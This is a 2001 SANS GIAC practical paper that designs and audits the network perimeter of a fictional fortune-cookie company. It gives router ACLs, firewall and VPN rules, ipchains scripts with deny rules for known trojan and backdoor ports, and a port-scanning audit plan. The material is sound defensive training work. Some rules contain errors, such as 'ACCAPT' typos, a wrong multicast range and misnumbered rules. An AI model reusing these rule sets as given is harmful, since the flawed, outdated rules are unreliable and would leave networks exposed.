Global Information Assurance Certification Paper

SANS GIAC Firewall and Perimeter Protection Practical Assignment

Anna Barton
attended
SANS Sydney 2001

Assignment 1.
The Network Architecture of GIAC Enterprises.

Before the network architecture was created a further business case for the network was established in order to create the correct network set up for the enterprise. The business case is detailed below.

As was mentioned the GIAC Enterprise (a company of Computer Technology consultants) took over a small company X. The reason for the take over was to expand company X's cookie enterprise. It was seen that with the knowledge of the GIAC employees a 200million turnover could be established. Thus the new start up initially consisted of two networks that had to be joined together. The GIAC network became the Corporate network because of it's previous structure and role and the Company X network became the Secure network for the cookie enterprise since it already housed the necessary cookie application servers, databases and LDAP directories. The web servers were pushed to the front of the network as most of the traffic terminates there which in turn reduces the load on the rest of the network. The networks were joined by a Nokia device with F1 software and VPN termination capabilities. A robust device was chosen because it will reside at a central point of the network servicing traffic for both the corporate network as well as the back-end secure application network.

The customers purchase their cookie sayings through the front-end web servers, which access the back-end database and provide a csv file of cookies which can be easily imported into excel – most of the users utilize Office 2000 or Star Office. The customers authenticate using username and password which are verified against the back-end LDAP directory. Back-end application servers are used in order to capture the billing information which is mailed out monthly to the customers. The customers can also view their online billing information through a front-end web server. This web-server accesses the back-end application (using https) to provide the billing information.

Suppliers are well known and trusted, thus a very limited screening process is applied to the submitted cookie sayings. Suppliers submit their cookies through a csv file onto the web-server (using HTTPS). The web server screens the cookies and passes them onto the database. Suppliers have not been granted direct access to the cookie database due to the competition existing between them.

Partners (which there are three of) use VPNs with SecurID as authentication in order to gain direct access to the back-end network cookie database. From which they can extract cookie sayings and submit translated cookie sayings.

Staff are provided with remote access to the corporate network through the VPN using SecurId authentication. An ACE server was implemented to service the SecurId authentication mechanism.

Now that we have a much better understanding of the cookie saying enterprise and it's business needs, a network architecture can be constructed. See diagram over the page.



Border Router	CISCO – 3640 IOS 12.1 – router for medium size enterprises
Front firewall	Nokia device with F1 software, Nokia IP650
Secure network firewall	Linux with Ipchains with stable kernel of 2.2.18
Corporate Network firewall	Linux with Ipchains with stable kernel of 2.2.18
VPN device	Nokia IP650 VPN-1
Web servers	Linux Red Hat 7 with all patches, Apache 1.3.14

	running HTTP and HTTPS
DNS	Linux Red Hat 7 (with patches) with bind 8.2.3
Mail Relay	Linux Red Hat 7 (with patches) with qmail 1.03 &scan4virus software
IDS	Linux Red Hat 7 (with patches) running snort.
Corporate Network	Mixture of Linux, and Windows NT
Secure Network	Mixture of Linux and Windows NT

Numerous firewalls have been included in the design in order to provide a defense in depth mechanism, each of the protection layers is from a different manufacturer in order to protect the network from vulnerabilities which might be discovered in a particular type of software.

The perimeter protection devices are now discussed in more detail:

Border Router:
The Border Router is the main access point into the network; it therefore has to be fast and reliable. It also has a very important security function being our front-line defense mechanism. Because of the speed requirements we will limit the number of ACLs present on the device, we will however try to block most of the illegal traffic entering the network in order to minimize security breaches and the load on the other network devises.

Front firewall:
The front-firewall being a Nokia device should have no trouble servicing all the traffic. It will be the point where the bulk of our ACLs reside and take effect. Traffic will be controlled on a per destination host and port basis for the DMZ and the Service Network and on a per destination network, source host and port basis for the Corporate Network and the Secure Network. No external traffic will be allowed through to the Secure and Corporate Networks. Both inbound and outbound traffic will be filtered. Stateful inspection will be utilized in order to deal with all response traffic.
The front-firewall will also perform NAT in order to allow the Corporate Network and the Secure Network the use of private IP addressing.

VPN termination device:
The VPNs are going to be created using IPSec. The authentication method will be SecurId utilizing the Ace Server located on the Back-end Secure Network. The protocols used for the secure tunnel will be IKE and ESP.

Back-end Secure network firewall:
This firewall is designed to protect the back-end secure network, which houses all the application servers, databases and authentication servers. The Secure network is the core of the cookie saying enterprise and therefore has to be protected as such. The filtering done will be based on a per destination host and port and a per source network. No traffic from the Service Network should have access to this network and the Corporate Network should only have limited access. Both inbound and outbound traffic will be filtered.

Corporate network firewall:
The Corporate firewall is intended to protect not only the employees of the company but also to protect the rest of the network from the employees. Only a particular subset of users will be allowed access to all the network components through ssh (for management), the rest of the Corporate network will plainly get access to the External IP address space. DHCP will be used in order to allocate addresses to all non-administrative users.

IDS:
Several IDS servers have been set up behind the front firewall in order to monitor the possible attacks that are getting through to the back-end networks. With the IDS monitoring it will be possible to detect attacks and to identify what caused them. With that knowledge we should be able to limit future possible attacks by implementing the appropriate ACLs either at the border router or at the Firewall.

Assignment 2.
GAIC Enterprises Security Policy

The generic strategy for each of the devices was addressed before and now we will consider each one of them in detail. All the rule tests specified are aimed at making sure that the required applications actually performed correctly, if time was limited than nmap could be used to check if the new opened ports are now visible.

The Secure and Corporate networks are going to use private IP addresses and the Internet facing devices have the use of a class C address space of 192.144.16.0. The NATing is performed on the front-firewall.
Different private networks have been created in order to easily identify the user types or networks.
192.168.10.0/26 represents the secure corporate users (ones which have access to ssh ports on all machines for administration). They are network translated to a single IP address of 192.144.16.20
192.168.10.64/26 represents all other corporate users, these do not have any special privileges and have their addresses assigned through DHCP. They are network translated to addresses at 192.144.16.64/26
192.168.10.128/26 represents the secure network, these are statically mapped to 192.144.16.xxx where xxx indicates the last section of addressing used in the private address space. For example the LDAP server has IP address 192.168.10.130 and is mapped to 192.144.16.130.

Border Router:
The border router is required to be fast thus we will not be loading it with too many ACLs but we will try to limit the amount of unauthorized traffic that is going to hit the other devices.
The strategy for this device will be to implicitly deny all traffic and only allow what is specifically indicated in the ACLs. All spoofed traffic will also be denied.
Extended access-lists will be used in order to allow specific port specification.

The Ingress ACL:

1. access-list 111 deny ip 127.0.0.0 0.255.255.255 any
2. access-list 111 deny ip 192.168.0.0 0.0.255.255 any
3. access-list 111 deny ip 10.0.0.0 0.255.255.255 any
4. access-list 111 deny ip 172.16.0.0 0.15.255.255 any
5. access-list 111 deny ip 244.0.0.0 15.255.255.255 any
6. access-list 111 deny ip 0.0.0.0 0.255.255.255 any
7. access-list 111 permit tcp any host 192.144.16.1 eq 80
8. access-list 111 permit tcp any host 192.144.16.2 eq 80
9. access-list 111 permit tcp any host 192.144.16.1 eq 443
10. access-list 111 permit tcp any host 192.144.16.2 eq 443
12. access-list 111 permit tcp any host 192.144.16.4 eq 25
12. access-list 111 permit udp any host 192.144.16.3 eq 53

13. access-list 111 permit 50 any any
14. access-list 111 permit 51 any any
15. access-list 111 permit udp any eq 500 any eq 500
16. access-list 111 permit ip any 192.144.16.64 0.0.0.63 gt 1023 established
17. access-list 111 permit ip any 192.144.16.20 gt 1023 established
18. access-list 111 permit icmp any 192.144.16.20 established
18. access-list 111 deny any any log

Lets examine each of the rules:

Rules 1 – 6 Spoofed IP addresses.
These rules deal with spoofed IP addresses and as such we want to make sure that we do not allow packets into our network that have originated from illegal IP addresses. Hence all the rules deny traffic from illegal IP addresses.
The easiest way to test these rules is to try and pump through packets from the Internet into our network with crafted packets containing the illegal source IP addresses.

Rule 7 & 8 HTTP traffic
The aim of these two ACLs is to allow all port 80 traffic directed to the two web servers, these should allow external users access to all non secure data displayed on our web servers.
To check this rule just need to make sure that can get access to our web pages on both the servers.

Rule 9 & 10 HTTPS traffic
The aim of these two ACLs is to allow all port 443 traffic directed to the two web servers, these should allow external users access to all secure data displayed on our web servers.
To check this rule just need to make sure that can get access to our secure web pages on both the servers.

Rule 11 SMTP traffic
This rule allows in traffic on port 25 into our external mail server from any machine out on the Internet. This rule has been included to enable our corporate users to receive and send email.

To test this rule just telnet on port 25 to the SMTP server and check that a connection had been established. The telnet session must originate from the Internet.

Rule 12 DNS traffic
This rule allows our machine naming strategy to be visible on the Internet, it will allow users to connect to www.victim.com instead of having to connect to 192.144.16.1.
Please note that only udp traffic is allowed, as we do not want to permit zone transfers.

To test this rule use nslookup to find a particular host name/address pair.

Rule 13 - 15 VPN traffic.
This rule has been set up in order to allow our border router to tunnel our VPN sessions through to the VPN termination device. The rules cater for IPSec traffic, both ESP and AH have been allowed through in case we modify our VPN configuration for certain users.

To test this rule initiate a VPN session once the termination device has been configured.

Rule 16, 17 & 18 Return Corporate traffic
This rule allows the return traffic to the Corporate users. Note the destination IP address is the network address of the NATed Corporate user and the single IP address of 192.144.16.20 caters for NATed secure users. Also note that only traffic to high ports is allowed through, and only traffic which is not an initial SYN request. We have kept this rule simple in order to speed up the processing of the ACLs, further checking on this traffic will be done at F1 and at the IP-chains firewall protecting the corporate network.

To test this rule ensure that Corporate users get responses to their HTTP requests, also check that a machine on some other network will not get a response.

Rule 19 Other traffic
This rule has been put in for completeness in order to specifically deny all other traffic and to log it.

Egress ACL:

1. access-list 211 permit ip 192.144.16.0 0.0.0.127 any
2. access-list 211 permit icmp host 192.144.16.20 any
3. access-list 211 deny any any log-input

The first rule here allows all IP traffic from our public address space to go out of our network, secure users are also allowed to generate ICMP traffic, and any other possible network traffic is blocked and logged. This will enable us to view the MAC address of any machine that might be misbehaving or it might help us to track problems in our NATing set-up.

Nokia device Front-end firewall:
This device is being used as the main control filter as well as the VPN termination device and the NAT applicator.

Firewall 1 is stateful and hence it is assumed that all reply traffic is permitted without requiring a specific ACL.
All traffic is implicitly rejected.

The ACL:
1. Accept HTTP/HTTPS (destination ports 80 & 443) from Corporate Network to Web Servers

2. Accept HTTP/HTTPS (destination ports 80 & 443) from Corporate Network to Internet
3. Accept DNS (destination UDP & TCP port 53) from Internal DNS Server to External DNS Server
4. Accept DNS (destination UDP port 53) from Web Servers to External DNS server
5. Accept DNS (destination UDP port 53) from Internet to External DNS Server
6. Accept SMTP (destination port 25) from Internal Mail Server to Mail Relay Server
7. Accept SMTP (destination port 25) from Internet to Mail Relay Server
8. Accept SMTP (destination port 25) from Mail Relay Server to Internet
9. Accept SMTP (destination port 25) from Mail Relay Server to Internal Mail Server
10. Accept SSH (destination port 22) from Corporate Secure users to anywhere. Tracking = long
11. Accept FTP (destination port 21) from Corporate Network to Internet
12. Accept HTTPS (destination port 443) from Web Servers to Secure Application Server
13. Accept destination port xxx (DB port) from Corporate Secure Users to DB Server. Tracking = Long
14. Accept destination port xxx (DB port) from Web Servers to DB Server.
15. Accept LDAP (destination port 389) from Web Servers to Secure LDAP Authentication Server
16. Accept LDAP (destination port 389) from Corporate Secure Users to Secure LDAP Authentication Server. Tracking = Long
17. Accept pingstateful from Corporate Secure Users to anywhere
18. Accept source port > 1023 traffic from Corporate Network to Internet. Tracking = Long
19. Deny and alert on any traffic from the Secure Network to the Internet. Tracking = Long
20. Deny and alert on any traffic from the Internet to the Secure Network. Tracking = Long

Lets examine each of the rules:
Rules 1 & 2 Web traffic
These rules allow the corporate users access to both Internet as well as the company web servers. Both the secure and non-secure traffic is permitted. The web usage is not logged. In order to test this rule one would require to access the company web server and a web server out on the Internet from the corporate network

Rules 3, 4 & 5 DNS traffic
Rule 3 basically caters for the communication between the Internal DNS and the External DNS, it allows both UDP and TCP such that zone transfers can be performed.
Rule 4 allows the company web servers to resolve names and rule 5 caters for Internet traffic requiring to resolve GIACs address space. The last two rules only allow udp traffic in order to disallow zone transfers.
To test these rules one must try performing nslookup and zone transfers (both from within the organization as well as from the Internet) in order to verify the correct configuration.

Rules 6, 7, 8 & 9 SMTP traffic
These four rules deal with mail relaying the basically specify that SMTP communication can originate from the Internet or from the Internal Mail Server into the Mail relay. Also the mail relay can initiate traffic when it has to pass on email, thus it can communicate with the Internet and with the Internal Mail Server.
To test these rules telnet into the mail relay server on port 25 both from the Internet and the Internal Mail Server. Should also try to do it from some other machine (e.g. From Secure Network) to ensure that not allowed to do so.

Rule 10 SSH traffic
This rule has been specified for the ease of management of all the deployed boxes, thus secure corporate users have been allowed to ssh anywhere – meaning anywhere on the internal network as well as the external network (including the Internet) – this has been done to allow for an Internet hosted test server maintenance.

Rule 11 Ftp traffic
This rule shows that only Corporate network users have been allowed to perform ftp, thus no other machines should be allowed to ftp anywhere. The corporate users can only ftp to ftp servers on the Internet as there are no company ftp servers.
To test this rule one must try to ftp from the corporate network, an ftp session should also be attempted from a different part of the GIAC network in order to verify that it is not permitted.

Rule 12 Application Traffic.
The flow of traffic between the web servers and the application server is permitted using this rule, it assumes that all traffic flow will use HTTPS. This rule is important because it caters for all our money earning traffic. Only the web servers are able to talk to the application server.
To test this rule, try telneting to port 443 from the web servers as well as another server (to verify that not permitted).

Rule 13 & 14 DB traffic.
This rule specifies access to the database, only administrators and web servers have been allowed the access as no other users (apart from partners described in the VPN section) or applications should require it. The database is used for storage of fortune cookie sayings and is mainly accessed via the web server in order to service customers and suppliers.
In order to test whether the DB port is available one must try to use the dbclient software in order to connect to it, but access should only be allowed from authorized hosts. Must also ensure that the administrator access was logged.

Rule 15 & 16 LDAP traffic.
These rules specify what type of access is allowed to the LDAP Authentication server. Firstly the web servers need access to the LDAP in order to perform proper authentication of the customers and suppliers which are using the service. User credentials are stored in the LDAP directory. Secondly privileged corporate users –

administrators have been granted administrative access in order to manage users of the system (i.e. Remove any old users etc.).
To test this rule just have to try to connect to the LDAP server, one might actually try and perform an authenticated session on one of the web servers and check that their authentication succeeded or was rejected. Must also ensure that the administrator access was logged.

Rule 17 Ping traffic
This rule allows privileged corporate users to ping any machine in order to check whether it is alive.

Rule 18 Corporate traffic
This rule allows Corporate users to connect to any servers on the Internet from a high port. This rule has been included as well as the specific ftp and web rules in order to allow users to perform any Internet queries but to log these as such queries should not be the standard type of traffic and might only occur in certain circumstances. I do not want to limit the corporate users in the execution of their job but I do want to log it in order to verify that their usage is acceptable.
To test this rule telnet to an SMTP/other server somewhere on the Internet from the corporate network and ensure that the traffic was logged.

Rule 19 & 20 Secure Network traffic.
These rules have been put in to disallow any communication between the Internet and the Secure Network and to log in case such communication attempts are made.

VPN-1 Nokia module
The VPNs will be based on IPSec, ESP and IKE. Users will be authenticated using Secure ID fobs, an ACE server will be used during the authentication.
The VPN clients will be assigned private IP addresses, which will be referenced by other devices. VPN tunneling will be utilized since the communications are terminating at a VPN gateway.

Two types of VPN users will exist:
Partners – have access to the database server on the Secure Network, assigned address from the 192.168.11.0/25 subnet.
Remote Users – have unrestricted access to the Corporate Network, assigned address from the 192.168.11.128/25 subnet.

VPN clients will need to use the Checkpoint SecureRemote client software in order to establish the VPN sessions.

In order to configure our VPNs we need to specify the following:
Encryption type: ISAKMP/OAKLEY(in order to support IKE) – DES (not 3DES as need to support SecurId) with pre-shared secret.
Templates: Two templates will be used in order to provide correct access for partners and for remote users. The two templates will be called: "PARTNERS" & "CORPORATE USERS".

The PARTNERS template:
Time – all days of the week, all hours of the day.
Location – Access to the DB Server.
Encryption – ISAKMP/OAKLEY.
Authentication – Secure ID with ACE server at: 192.168.10.132

The CORPORATE USERS template:
Time – all days of the week, all hours of the day.
Location – Access to the Corporate Network.
Encryption – ISAKMP/OAKLEY.
Authentication – Secure ID with ACE server at: 192.168.10.132

When creating new users just need to specify which template they apply to and fill in specific authentication info.

The ACL:
1. Accept destination port xxx (DB port) from All Users@Partners to DB Server. Action = Client Encrypt. Tracking = Long.
2. Accept any service from All Users@Remote Users to Corporate Network. Action = Client Encrypt. Tracking = Short.

Rule 1 Partners:
This rule allows partners the access to the DB server.
The VPN-1 module is stateful thus return traffic is also allowed.

Rule 2 Remote Users:
This rule allows remote users access to any service on the Corporate Network.
The VPN-1 module is stateful thus return traffic is also allowed.

The assignment has asked for a detailed examination of the border router, VPN device and main firewall - these have been described above.
The network also contains two more firewalls for which the ACLs will be provided for completeness, but I will not go into a detailed discussion of these.

Secure Network IP-Chains Firewall(eth0-external interface, eth1-internal interface)

```
ipchains –P input DENY
ipchains –P output REJECT

ipchains –A output –i eth0 –s 192.168.10.128/26 –d 0.0.0.0/0 –j ACCEPT
ipchains –A output –i eth1 –s 0.0.0.0/0 –d 192.168.10.128/26 –j ACCEPT

ipchains –A input  -i eth0 –s 192.168.10.0/26 –d 0.0.0.0/0 22 –j ACCEPT
ipchains –A input –i eth0 –s 192.168.10.0/26 –d 0.0.0.0/0 –p icmp –j ACCEPT
ipchains –A input –i eth0 –s 192.168.10.0/26 –d 192.168.10.130 389 –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.168.10.0/26 –d 192.168.10.132 xxx –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.1 –d 192.168.10.132 xxx –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.2 –d 192.168.10.132 xxx –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.1 –d 192.168.10.130 389 –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.2 –d 192.168.10.130 389 –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.168.11.0/25 –d 192.168.10.132 xxx –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.168.10.195 –d 192.168.10.131 5500 –p udp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.1 –d 192.168.10.129 443 –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.2 –d 192.168.10.129 443 –p tcp –j ACCEPT

ipchains –A input –i eth1 –s 0.0.0.0/0 22 –d 192.168.10.0/26 –j ACCEPT
ipchains –A input –i eth1 –s 0.0.0.0/0 –d 192.168.10.0/26 –p icmp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.130 389 –d 192.168.10.0/26 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.132 xxx –d 192.168.10.0/26 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.132 xxx –d 192.144.16.1 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.132 xxx –d 192.144.16.2 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.130 389 –d 192.144.16.1 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.130 389 –d 192.144.16.2 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.132 xxx –d 192.168.11.0/25 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.131 5500 –d 192.168.10.195 –p udp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.129 443 –d 192.144.16.1 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.129 443 –d 192.144.16.2 –p tcp –j ACCEPT
```

Corporate Network IP-Chains Firewall(eth0-external interface, eth1-internal interface)

```
ipchains –P input DENY
ipchains –P output REJECT

ipchains –A output –i eth0 –s 192.168.10.0/25 –d 0.0.0.0/0 –j ACCEPT
ipchains –A output –i eth1 –s 0.0.0.0/0 –d 192.168.10.0/25 –j ACCEPT

ipchains –A input –i eth0 –s 192.168.11.128/25 –d 192.168.10.0/25 –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.4 25 –d 192.168.10.66 25 –p tcp –j ACCEPT
ipchains –A input –i eth0 –s 192.144.16.3 53 –d 192.168.10.65 53 –p tcp –j ACCAPT
ipchains –A input –i eth0 –s 192.144.16.3 53 –d 192.168.10.65 53 –p udp –j ACCEPT
```

```
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 192.168.10.66 –j DENY --log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 192.168.10.65 –j DENY --log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 6000:6255 –p tcp –j DENY --log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 1080 –p tcp –j DENY --log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 2049 –p udp –j DENY --log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 2049 –p tcp –j DENY--log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 4045 –p udp –j DENY--log
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 4045 –p tcp –j DENY –log
ipchains –A input –I eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 1417:1419 –p tcp –j DENY
ipchains –A input –I eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 12345:12346 –p tcp –j DENY
ipchains –A input –I eth0 –s 0.0.0.0/0 –d 0.0.0.0/0 31337 –p tcp –j DENY
ipchains –A input –i eth0 –s 0.0.0.0/0 –d 192.168.10.0/25 1024: -j ACCEPT

ipchains –A input –i eth1 –s 0.0.0.0/0 –d 192.168.11.128/25 –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.66 25 –d 192.144.16.4 25 –p tcp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.65 53 –d 192.144.16.3 53 –p tcp –j ACCAPT
ipchains –A input –i eth1 –s 192.168.10.65 53 –d 192.144.16.3 53 –p udp –j ACCEPT
ipchains –A input –i eth1 –s 192.168.10.0/26 –d 0.0.0.0 –j ACCEPT
ipchains –A input –i eth1 –s 0.0.0.0/0 –d 192.168.10.128/26 –j DENY --log
ipchains –A input –i eth1 –s 0.0.0.0/0 –d 192.144.16.3 –j DENY --log
ipchains –A input –i eth1 –s 0.0.0.0/0 –d 192.144.16.4 –j DENY --log
ipchains –A input –i eth1 –s 0.0.0.0/0 –d 0.0.0.0/0 –j ACCEPT
```

Assignment 3
Auditing the Architecture

During the audit of the primary firewall (Firewall 1), it will be assumed that the network architecture for the GIAC network is known. It is also assumed that the assessor will be provided with the security policy.

Planning the assessment:
The assessment will examine three levels of security:

- Network Security - Network Architecture
  Positioning of Firewall
  ACLs
- System Security - Operating System
  System Configuration
  Access Control
- Operations Security- Maintaining Vulnerability Patches
  Upgrades
  Access management & Change control
  Policy

All the mentioned security assessments will be performed against the supplied security policy, both external and internal audits will be performed.

Please note in a full network security audit, an application security review would also be performed but since the assignment only asks for the review of the firewall then the GIAC applications will not be audited.

Requirements:
Access to a test machine on the Internet, to perform the External Assessment.
Access to a test machine on each segment of the GIAC network.
Access to the Firewall 1 firewall, in order to verify software configurations, software versions and the ACLs.

The assessment is estimated to require 3 full working days (8 hours each). One security architect will be provided to perform the audit.
The cost will be a flat fee of $6,000. If the assessment requires a longer time because of increased scope, the contract will be renegotiated.

The majority of the assessment will be performed during business hours. Any access to the firewall (which is deemed a risk) will be implemented between 5am and 8am in order to minimize business risk.
Any performance deteriorating tests will be conducted outside peak customer hours, generally between 1am and 8am.

Risks:

The assessment is considered low risk as most tests are non-detrimental to the tested systems.
In order to minimize risk involved in providing access to the Firewall 1 component, F1 will be backed-up prior to the assessment and an operations staff member will be present at all times.
The policy against which the audit will be performed is given below:

1. Customer privacy will be assured, no direct access from Internet to databases will exist.
2. All transactional data will be encrypted whilst in transit.
3. Access to data will be restricted on a need to know basis.
4. All firewalls will be maintained and configured to ensure network security.
5. All systems will have up-to-date security patches.
6. Change control will be applied to all system passwords.
7. No default userId and password combinations will be used for system access.
8. The network will be audited on a regular basis.

Implementing the Assessment:

Before implementing the assessment we will ask for the network architecture diagrams (provided in Assignment 1) and a copy of the company security policy as well as the ACL policy for the border router and the primary firewall (these are provided in Assignment 2).

External Network Security Review:
I will initially scan the GIAC network in order to see what services I will gain access to, the scans are performed to check that the border router and the primary firewall perform their jobs correctly.

Instead of using nmap on its own I will use the vulnerability assessment tool called **CyberCop**. It allows the user to perform network scans, traceroute and vulnerability assessments on separate components of the analyzed network.
I will be scanning addresses: 192.144.16.1 – 192.144.16.5, which cover both the GIAC DMZ as well as the Service Network.

The chosen port scans will consist of the **TCP SYN** scan and the **TCP ACK** scan (in order to check stateful inspection). All hosts will also be pinged in order to check if **ICMP** messages are allowed. **UDP** port scanning will be performed but its reliability is questionable.

